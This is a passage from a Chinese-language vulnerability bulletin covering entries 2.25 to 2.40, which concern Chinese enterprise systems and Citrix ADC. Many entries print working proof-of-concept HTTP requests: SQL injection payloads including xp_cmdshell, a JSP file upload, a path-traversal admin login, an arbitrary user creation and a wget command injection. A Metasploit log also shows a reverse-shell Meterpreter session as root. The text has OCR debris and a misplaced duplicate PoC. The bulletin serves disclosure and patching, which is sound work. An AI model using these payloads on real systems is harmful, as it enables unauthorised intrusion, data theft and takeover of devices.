辰信景云终端安全管理系统 login 处存在 SQL 注入漏洞, 攻击者可通过改漏洞获取数据权限。

2.25.2.漏洞详情



2.25.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.26. 锐捷 Ruijie 路由器命令执行

漏洞编号	CVE-2023-3450	发布时间	2023/8/1
类型	命令执行	等级	高
POC/EXP	有	影响范围	暂无


2.26.1.漏洞描述

RG-BCR860是锐捷网络推出的一款商业云路由器，它是专为酒店、餐饮、门店设计，适用带宽100Mbps,带机量可达150台，支持Sec VPM、内置安全审计模

块，给商家带来更好的网络营销体验 。该产品主支持全中文的WEB 界面配置，不再需要用传统的命令行进行配置，使得设备更加简单方便的进行维护和管理。

2.26.2.漏洞详情

命令执行数据包



2.26.3.修复建议

目前厂商已发布升级补丁修复漏洞，补丁获取链接：https://www.ruijie.com.cn/

该漏洞由于正常功能过滤不严格导致存在命令注入，并且需要高权限账号登录操作，建议修 改登录密码为强口令，通过白名单控制访问原地址。

2.27. 安恒明御运维审计与风险控制系统堡垒机任意用户注册

漏洞编号	无	发布时间	2023/8/10
类型	任意用户注册	等级	高
POC/EXP	有	影响范围	暂无

2.27.1.漏洞描述

安恒明御运维审计与风险控制系统堡垒机存在任意用户注册漏洞，用户可通过该漏洞注册任意用户并登进系统。

2.27.2.漏洞详情

```
POST /st.[redacted] TTP/1.1
Host: xxx
Cookie: LANG=zh; USM=0a0e1f29d69f4b9185430328b44ad990832935dbf1b90b8769d297dd9f0eb848 Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
Sec-Ch-Ua -Mobile: ?0
Sec-Ch-Ua -Platform: "Windows"
Upgrade -Insecure -Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/ 100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0. 8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 1121
<?xml version="1.0"?>
<methodCall>
<method Name>web.user_add</method Name>
<params>
<param>
<value>
<array>

<data>
<value>
<string>admin</string>
</value>
<value>
<string>5</string>
</value>
<value>
<string>XX.XX.XX.XX</string>
</value>
</data>
</array>
</value>
</param>
<param>
<value>
```

2.27.3.修复建议

建议关注官方更新，及时修补漏洞！

2.28. 泛微 E-Cology SQL 注入漏洞

漏洞编号	无	发布时间	2023/8/11
类型	SQL 注入	等级	高
POC/EXP	有	影响范围	暂无

2.28.1.漏洞描述

泛微 E-Cology 存在 SQL 注入漏洞,攻击者可通过该漏洞获取数据权限。

2.28.2.漏洞详情

```
POST /dwr/call/plaincall/CptDwrUtil.ifNewsCheckOutByCurrentUser.dwr HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/35.0.2117.157 Safari/537.36
Connection: close
Content-Length: 189
Content-Type: text/plain
Accept-Encoding: gzip

callCount=1
page=
httpSessionId=
scriptSessionId=
c0-scriptName=DocDwrUtil
c0-methodName=ifNewsCheckOutByCurrentUser
c0-id=0
c0-param0=string:1 AND 1=1
c0-param1=string:1
batchId=0
```

2.28.3.修复建议

建议关注官方更新，及时修补漏洞!

2.29. 金和 OA C6-GetSqlData.aspx SQL 注入漏洞

漏洞编号	无	发布时间	2023/8/11
类型	SQL 注入	等级	高
POC/EXP	有	影响范围	暂无

2.29.1.漏洞描述

金和 OA 存在 SQL 注入漏洞,攻击者可通过该漏洞获取数据权限。

2.29.2.漏洞详情

```
POST /C6/Control/GetSqlData.aspx/.ashx
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/35.0.2117.157 Safari/537.36
Connection: close
Content-Length: 189
Content-Type: text/plain
Accept-Encoding: gzip

exec master..xp_cmdshell 'ipconfig'
```

2.29.1.修复建议

建议关注官方更新，及时修补漏洞!

2.30. 大华智慧园区综合管理平台 searchJson SQL 注入漏洞

漏洞编号	无	发布时间	2023/8/11
类型	SQL 注入	等级	高
POC/EXP	有	影响范围	暂无

2.30.1.漏洞描述

大华智慧园区综合管理平台存在 SQL 注入漏洞,攻击者可通过该漏洞获取数据权限。

2.30.2.漏洞详情

```
GET
/portal/services/carQuery/getFaceCapture/searchJson/%7B%7D/pageJson/%7B%22orderBy%22:%221%20and%201=updatexml(1,concat(0x7e,(select%20md5(388609)),0x7e),1)--%22%7D/extend/%7B%7D HTTP/1.1
Host: 127.0.0.1:7443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: close
```

2.30.3.修复建议

建议关注官方更新，及时修补漏洞!

2.31. 大华智慧园区综合管理平台文件上传漏洞

漏洞编号	无	发布时间	2023/8/11
类型	文件上传漏洞	等级	高
POC/EXP	有	影响范围	暂无

2.31.1.漏洞描述

大华智慧园区综合管理平台存在任意文件上传漏洞,攻击者可通过该漏洞上传 webshell,获取系统权限。

2.31.2.漏洞详情

```
POST /publishing/publishing/material/file/video HTTP/1.1
Host: 127.0.0.1:7443
```

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 804
Content-Type: multipart/form-data;
boundary=dd8f988919484abab3816881c55272a7
Accept-Encoding: gzip, deflate
Connection: close

--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Filedata";
filename="0EaE10E7dF5F10C2.jsp"

<%@page contentType="text/html; charset=GBK"%><%@page
import="java.math.BigInteger"%><%@page
import="java.security.MessageDigest"%><% MessageDigest md5 = null;md5 =
MessageDigest.getInstance("MD5");String s = "123456";String miyao = "";String
jiamichuan = s + miyao;md5.update(jiamichuan.getBytes());String md5String = new
BigInteger(1, md5.digest()).toString(16);out.println(md5String);new
java.io.File(application.getRealPath(request.getServletPath())).delete();%>
--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="poc"

poc
--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Submit"

submit
--dd8f988919484abab3816881c55272a7--
用友时空 KSOA PayBill SQL 注入漏洞 POC

POST /servlet/PayBill?caculate&_rnd= HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 134
Accept-Encoding: gzip, deflate
Connection: close

<?xml version="1.0"
encoding="UTF-8" ?><root><name>1</name><name>1'WAITFOR DELAY
'00:00:03';-</name><name>1</name><name>102360</name></root>

2.31.3.修复建议

建议关注官方更新，及时修补漏洞!

2.32. 绿盟 SAS 堡垒机存在命令执行漏洞

漏洞编号	无	发布时间	2023/8/11
类型	命令执行	等级	高
POC/EXP	有	影响范围	暂无

2.32.1.漏洞描述

绿盟 SAS 堡垒机存在命令执行漏洞，攻击者可利用此漏洞执行任意代码。

2.32.2.漏洞详情

```
GET /webconf/Exec/index?cmd=wget%20xxx.xxx.xxx HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close
```

2.32.3.修复建议

建议关注官方更新，及时修补漏洞!

2.33. 用友时空 KSOA PayBill SQL 注入漏洞

漏洞编号	无	发布时间	2023/8/11
类型	SQL 注入	等级	高
POC/EXP	有	影响范围	暂无

2.33.1.漏洞描述

用友时空 KSOA PayBill 存在 SQL 注入漏洞，攻击者可利用此漏洞获取数据权限。

2.33.2.漏洞详情

```
POST /servlet/PayBill?caculate&_rnd= HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 134
Accept-Encoding: gzip, deflate
Connection: close

<?xml version="1.0"
encoding="UTF-8" ?><root><name>1</name><name>1'WAITFOR DELAY
'00:00:03';-</name><name>1</name><name>102360</name></root>
```

2.33.3.修复建议

建议关注官方更新，及时修补漏洞!

2.34. 绿盟 SAS 堡垒机 local_user.php 任意用户登录漏洞

漏洞编号	无	发布时间	2023/8/11
类型	任意用户登录	等级	高
POC/EXP	有	影响范围	暂无

2.34.1.漏洞描述

绿盟 SAS 堡垒机存在任意用户登录漏洞，攻击者可利用此漏洞构造特殊路径,实行任意用户登录。

2.34.2.漏洞详情

```
GET
/api/virtual/home/status?cat=../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: close
```

2.34.3.修复建议

建议关注官方更新，及时安装补丁!

2.35. Citrix ADC 及 Citrix Gateway 远程代码执行漏洞

漏洞编号	CVE-2023-3519	发布时间	2023/7/19

类型	远程代码执行	等级	高
POC/EXP	有	影响范围	暂无

2.35.1.漏洞描述

NetScaler ADC 和 NetScaler Gateway (以前称为 Citrix ADC 和 Citrix Gateway) 都是美国思杰 (Citrix) 公司的产品。Citrix Gateway 是一套安全的远程接入解决方案，可提供应用级和数据级管控功能，以实现用户从任何地点远程访问应用和数据；当 Citrix ADC 或 Citrix Gateway 设备配置为网关 (VPN 虚拟服务器、ICA 代理、CVPN、RDP 代理) 或 AAA 虚拟服务器时，未经身份验证的远程威胁者可利用该漏洞在目标设备上执行任意代码。

2.35.2.漏洞详情

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.159.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Citrix ADC 13.1-48.47



View the full module info with the info, or info -d command.

msf6 exploit(...                                                    _ce) > run

[*] Started reverse TCP handler on 192.168.159.128:4444
[*] Sending stage (24768 bytes) to 192.168.159.30
[*] Meterpreter session 1 opened (192.168.159.128:4444 -> 192.168.159.30:36429) at 2023-07-31 17:34:18 -0400

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : cirtrix
OS           : FreeBSD 11.4-NETSCALER-13.1 FreeBSD 11.4-NETSCALER-13.1 #0 2596b10c4(rs_131_48_41_RTM): Sat Ju
Architecture : x64
Meterpreter  : python/freebsd
meterpreter > pwd
/
meterpreter >
```

2.35.3.修复建议

建议关注官方更新，及时安装补丁!

2.36. 海康威视 iSecureCenter 综合安防平台信息泄露漏洞

漏洞编号	无	发布时间	2023/8/12
类型	信息泄露	等级	高
POC/EXP	有	影响范围	暂无

2.36.1.漏洞描述

海康威视 iSecure Center 综合安防管理平台是一套集成化、智能化的平台，通过接入视频监控、一卡通、停车场、报警检测等系统设备，获取边缘节点数据，实现安防系统集成与联动。以电子地图为载体，融合个系统能力实现丰富的智能应用. 攻击者通过鉴权绕过配合后台文件上传接口，达到任意文件上传的的效果，导致系统被攻击与控制。 经过分析与研判，该漏洞利用难度低，可以任意文件上传，建议尽快修复。

2.36.2.漏洞详情

dump 内存获取用户名密码信息

2.36.3.修复建议

建议关注官方更新，及时安装补丁!

2.37. 360 天擎终端安全管理系统日志泄露

漏洞编号	无	发布时间	2023/8/12
类型	信息泄露	等级	高
POC/EXP	暂无	影响范围	暂无

2.37.1.漏洞描述

近日监测到 360 天擎终端安全管理系统 admin_log_conf 存在日志泄露漏洞，攻击者可利用该漏洞查询系统日志信息等。

2.37.2.漏洞详情

暂无。

2.37.3.修复建议

1. 及时删除 /runtime/admin_log_conf.cache 文件；
2. 限制互联网访问；

2.38. 企业微信信息泄露漏洞

漏洞编号	无	发布时间	2023/8/12
类型	信息泄露	等级	高
POC/EXP	有	影响范围	企业微信私有化(含政务微信) 2.5.x 版本； 企业微信私有化(含政务微信) < 2.6.930000 版本。 其中企业微信私有化(含政务微信) 2.7.x 版本、2.8.x 版本、2.9.x 版本 不受影响，无需处置

2.38.1.漏洞描述

企业微信接口未授权情况下可直接获取企业微信 secret 等敏感信息，可导致企业微信全量数据被获取，文件获取、使用企业微信轻应用对内力量发送钓鱼文件和链接等风险。

2.38.2.漏洞详情

接口未授权情况下可直接获取企业微信 secret 等敏感信息

2.38.3.修复建议

临时缓释措施为将/cgi-bin.gateway/agentinfo 在 WAF 上进行阻断；

企业微信原厂已通知全部服务商，联系原厂可获取修复方案和修复包。

2.39. 用友文件服务器认证绕过漏洞

漏洞编号	无	发布时间	2023/8/12
类型	认证绕过	等级	高
POC/EXP	有	影响范围	暂无

2.39.1.漏洞描述

用友文件服务器登录处可通过修改返回包数据完成登录绕过。

2.39.2.漏洞详情

POST 数据包修改返回包就可以绕过登陆。

2.39.3.修复建议

建议及时关注厂家动态，完成漏洞修复。

2.40. 锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露漏洞

漏洞编号	无	发布时间	2023/8/12
类型	信息泄露	等级	高
POC/EXP	暂无	影响范围	暂无

2.40.1.漏洞描述

锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露漏洞。

2.40.2.漏洞详情

暂无。

2.40.3.修复建议

建议及时关注厂家动态，完成漏洞修复。